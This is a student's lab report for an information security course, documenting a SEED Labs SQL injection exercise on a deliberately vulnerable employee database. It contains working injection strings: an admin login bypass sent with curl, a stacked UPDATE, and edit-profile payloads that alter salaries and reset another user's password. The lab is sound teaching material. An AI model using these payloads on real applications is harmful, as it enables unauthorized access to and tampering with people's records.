Kajol Tanesh Shah
A20496724

Introduction to Information Security - CS 458 - Fall 2022
Lab 4 - SQL Injection Attack 1

2.1
Task 1: Get Familiar with SQL Statements

Login to MySQL console using the following command:

$ mysql -u root -pseedubuntu

```
Terminal
[12/02/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

mysql> show databases;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| Users              |
| elgg_csrf          |
| elgg_xss           |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
8 rows in set (0.01 sec)

mysql>
```

To show what tables are there in the Users database, you can use the following command to print out all the tables of the selected database.
mysql> use Users;
mysql> show tables;

```
mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

mysql> select * from credential;

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-------------
----------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
                            |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-------------
----------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae8
3000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c1
61c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb12
0637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f
349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7
bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4
ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-------------
----------------------------+
6 rows in set (0.00 sec)
```

After running the commands above, you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results.


```
mysql> select * from credential where Name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-------------
----------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
                            |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-------------
----------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae8
3000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+-------------
----------------------------+
1 row in set (0.00 sec)

mysql>
```


2.2
Task 2: SQL Injection Attack on SELECT Statement

2.2.1
Task 2.1: SQL Injection Attack from webpage


Login screen for SQL Injection webpage:-



SQL Injection webpage for admin:-



Home page for admin:-



Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

2.2.2

Task 2.2: SQL Injection Attack from command line

The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached:

In this task, without knowing any employee's credentials, we need to log into the admin in terminal.

Below screenshots show how to access SQL without a password using terminal:-

```
[12/02/22]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a
 button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these
items at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->
```

```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></
a>
```

$ curl ‘www.SeedLabSQLInjection.com/index.php?username=alice&Password=111’

```
[12/02/22]seed@VM:~$ curl ‘www.SeedLabSQLInjection.com/index.php?username=alice&Password=111’
[1] 3407
[12/02/22]seed@VM:~$ <html><head><title>xn--www-mo0a.seedlabsqlinjection.com</title></head><body><h1>xn--www-mo0a.seedlabsqlinjectio
n.com</h1><p>Coming soon.</p></body></html>
```


```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='
unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_fron
tend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</bu
tton></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-stri
ped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><t
h scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</t
h><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>102
11002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>102133
52</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524<
/td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td
><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><t
d></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td>
</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
```

2.2.3

Task 2.3: Append a new SQL statement

In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement.

In SQL, semicolon (;) is used to separate two SQL statements.
We will SQL Injection attack to update the database. SQL Injection string in the webpage is as follows:-
Boby’; UPDATE credential SET NickName='Bob' WHERE Name='Boby' ;#



2.3


Task 3: SQL Injection Attack on UPDATE Statement

2.3.1


Task 3.1: Modify your own salary.

Assume that you (Alice) are a disgruntled employee, and your boss Boby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that.


Profile page of Alice. We will click on the Edit Profile link and enter our query in the nickname field.



SQL Injection to increase Alice's salary from 20000 to 60000:-
',salary='60000' where EID = '10000';#



Salary of Alice updated after injecting the SQL code.




2.3.2


Task 3.2: Modify other people' salary

After increasing your own salary, you decide to punish your boss Boby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.

In the NickName field, we will inject the following SQL code to reduce Boby's salary to 1$:-
',salary='1' where EID = '20000';#



Bob’s salary reduced to 1$




2.3.3

Task 3.3: Modify other people’ password


After changing Boby’s salary, you are still disgruntled, so you want to change Boby’s password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby’s account using the new password.

In the NickName field, we will inject the following SQL code to change Boby’s password:-


',password='12345' where EID = '20000';#



Logging into Boby’s account using the changed password to see if it worked.



Login into Boby’s account successful.



2.4
Task 4: Countermeasure - Prepared Statement

Task 2:
We were able to login into different users using a simple query and were able to change details for different users and access the entire database. We were able to also login into accounts we did not have access for through both the website and MySQL console for the operations .

Task 3:
SQL injection can leave the application at a high-risk of compromise, resulting in an impact on the confidentiality, and integrity of data. It also questions the authentication and authorization aspects of the website application. Information stored in the Databases can be stolen easily by identifying vulnerabilities of these websites and applications and then exploiting them using vulnerable programs. SQL injection vulnerabilities should never be left open and must be fixed in all circumstances. The authentication or authorization aspects
of an application not be vulnerable. In our tasks, we saw that we were able to exploit the login aspect by logging in as admin and exploited this information to update data in the database for which we earlier did not have access. It is good to know about these exploits so that we can safeguard against them in the real world.

3
Guidelines
Test SQL Injection String. In real-world applications, it may be hard to check whether your SQL injection attack contains any syntax error, because usually servers do not return this kind of error messages. To conduct your investigation, you can copy the SQL statement from php source code to the MySQL console. Assume you have the following SQL statement, and the injection string is ’ or 1=1;#.
SELECT * from credential WHERE name = '' OR 1=1;# and password = '$pwd';

```
mysql> SELECT * from credential WHERE name = '' OR 1=1;# and password = '$pwd';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  60000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | 12345                                    |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```